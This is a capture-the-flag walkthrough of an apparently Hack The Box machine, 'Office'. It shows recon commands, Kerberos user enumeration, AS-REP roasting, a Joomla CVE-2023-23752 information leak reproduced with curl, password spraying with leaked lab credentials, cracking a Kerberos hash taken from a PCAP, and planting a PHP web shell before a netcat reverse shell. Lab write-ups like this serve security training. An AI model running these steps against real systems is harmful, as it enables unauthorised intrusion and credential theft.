

Nmap Results
# Nmap 7.94SVN scan initiated Sat Feb 17 23:52:03 2024 as: nmap -Pn -p- --min-rate 2000 -A -oN nmap.txt 10.10.11.3
Nmap scan report for 10.10.11.3
Host is up (0.012s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-title: Home
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-18 12:53:12Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
|_http-title: 403 Forbidden
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
51717/tcp open  msrpc         Microsoft Windows RPC
52050/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52055/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: www.example.com, DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m57s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-02-18T12:54:07
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   11.38 ms 10.10.14.1
2   11.59 ms 10.10.11.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 17 23:54:48 2024 -- 1 IP address (1 host up) scanned in 165.51 seconds
Note the domain of office.htb and hostname of DC.office.htb in the LDAP output. Let's go ahead and add a couple of entries to our /etc/hosts file.
echo '10.10.11.3 office.htb DC.office.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/53

Interestingly, the attempted zone transfer fails with a NXDOMAIN response, not even a transfer refused error. Not sure what to make of that, since we're using the domain shown in LDAP.
TCP/88
We know this is a domain controller judging by the ports open on the host and the hostname in the LDAP output. Let's see if we can find usernames using Kerberos as an easy bit of recon.


cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | tr '[:upper:]' '[:lower:]' | sort -u > kerberos_users.txt
kerbrute userenum -d office.htb --dc 10.10.11.3 -t 100 -o kerbrute.log ./kerberos_users.txt
Nice! Let's see if we can get another easy win and get any user hashes via AS-REP roasting.
cat kerbrute.log | grep '@' | awk -v FS=' ' '{print $7}' | cut -d '@' -f 1 | impacket-GetNPUsers -usersfile /dev/stdin -no-pass -dc-ip 10.10.11.3 office.htb/
TCP/445
smbclient -N -L //office.htb
TCP/443

The server returns a HTTP 403 error regardless of whether I use a hostname or IP address. Still may be worth a shot to see if we can find any unintended access.
Gobuster Enumeration
Directories and Files
gobuster dir -k -u https://office.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -x html,php,txt -o gobuster-443.txt -t 100 --exclude-length 301

This looks like exactly the same content as what is seen on tcp/80. So, I'll just continue testing the Joomla server on that port for now.
TCP/80
Gobuster Enumeration
Directories and Files
gobuster dir -k -u http://office.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -x html,php,txt -o gobuster-443.txt -t 100 --exclude-length 300 

The README file reveals a potential Joomla version number to keep in our back pocket.

Searching for Exploits
searchsploit joomla 4.2
searchsploit -m 51334
Funny that it's listed as a .py script when it's actually a Ruby script.

I tried running ruby ./51334.py and got errors about some missing gems. These are the ones I had to install.
sudo gem install httpx docopt paint
ruby ./51334.py -h

Interesting that the domain for the user email is holography.htb instead of office.htb. If we look at the source code for the exploit, we can see that it's just a couple of API calls requesting public data. However, the public data reveals sensitive information.
- The first one API call is to:
/api/index.php/v1/users?public=true - The next one is to:
/api/index.php/v1/config/application?public=true
We could pretty easily duplicate this with a couple of curl commands.
# Use jq to parse the JSON results
sudo apt install -y jq
curl -s 'http://office.htb/api/index.php/v1/users?public=true' | jq
curl -s 'http://office.htb/api/index.php/v1/config/application?public=true' | jq
Continuing Manual Exploitation
After running the second public API call against /api/index.php/v1/config/application, we can see in the output that there are additional paginated results per the "total-pages" : 4 output.

Conveniently, the API puts the URL to the next page in the links : {} dictionary, so we can just copy the link and re-run the curl command. Instead of going over the results page by page, let's retrieve the results in one command.
curl -s 'http://office.htb/api/index.php/v1/config/application?public=true&page%5Blimit%5D=500' | jq > api_results.jsonUse the 'page[limit]=' to increase the number of results in one API call
Now, we can parse the API results by inspecting the api_results.json file.
Interesting Findings
jq --color-output < api_results.json | less -R


Combing through a few pages in the Google results, it seems the $secret here is used for cryptography purposes (e.g. user session token generation and password hashing).


Researching CVE-2023-23752

Also peruse results on Google
Password Spraying
Joomla
root:H0lOgrams4reTakIng0Ver754! credential we found from the information disclosure vulnerability, I found that Joomla will warn you when your IP address is about to be banned. So, don't spray passwords at Joomla!Domain Credentials
We can use the usernames that we found during the Kerberos pre-authentication enumeration to see if there's any password re-use.
grep '@' kerbrute.log | awk -v FS=' ' '{print $7}' | cut -d '@' -f 1 > usernames.txt
echo 'H0lOgrams4reTakIng0Ver754!' > password.txt

crackmapexec smb 10.10.11.3 -d office.htb -u usernames.txt -p password.txt --continue-on-success

smbclient -U 'office.htb/dwolfe%H0lOgrams4reTakIng0Ver754!' -L //office.htbList any shares that 'dwolfe' has access to
smbclient -U 'office.htb/dwolfe%H0lOgrams4reTakIng0Ver754!' //office.htb/SOC\ AnalysisMap the 'SOC Analysis' share

get Latest-System-Dump-8fbc124d.pcap
exit
LDAP Dump
ldapdomaindump -u 'OFFICE.HTB\dwolfe' -p 'H0lOgrams4reTakIng0Ver754!' ldaps://10.10.11.3 -o ldd
open ldd/domain_users_by_group.html


Nothing interesting in the LDAP object properties unfortunately. Let's add the rest of these usernames to the list.
echo -e 'web_account\ntstark\nppotts' >> usernames.txtUnfortunately, a new round of password spraying does not yield any different results on either smb or winrm.
PCAP Analysis
sudo wireshark Latest-System-Dump-8fbc124d.pcap &Launch Wireshark and open the PCAP file
There do not appear to be any exportable artifacts in the packet. There is also no way to decrypt the TLS traffic, as we do not have the private key.
The next thing we can try is the search feature. Press CTRL + F to open the search bar. Let's try searching for office.htb to see if perhaps any credentials are present in the PCAP.

There appear to be some Kerberos logins for tstark.

Let's put these search terms into Google to see what we can cook up.
Extracting Hashes from the PCAP

Save the PCAP open in Wireshark as Wireshark/tcpdump format. The paid version of NetworkMiner is required to open pcapng files.

# Install mono as this is a Windows binary
sudo apt install -y mono-devel
# Download the latest free version
wget https://www.netresec.com/?download=NetworkMiner -O ./nm.zip
unzip nm.zip
mono NetworkMiner_2-8-1/NetworkMiner.exe --noupdatecheck



nano krb_hash

john --wordlist=rockyou.txt krb_hash
Paste the hash into a file and attempt to crack it
Exploit
Joomla Administrator Access
Using the information we gathered at multiple points of the exploit chain — CVE-2023-23752 => root SQL password re-use => SMB share enumeration => PCAP credential dump —we can log into the Joomla administrator panel using the credentials, Administrator:playboy69.



We can get a web shell very easily by editing one of the template files.


 WhiteWinterWolf
Paste in the contents of this PHP web shell and click 'Save'


Let's upload nc.exe to the target using the Choose File function and get a reverse shell.
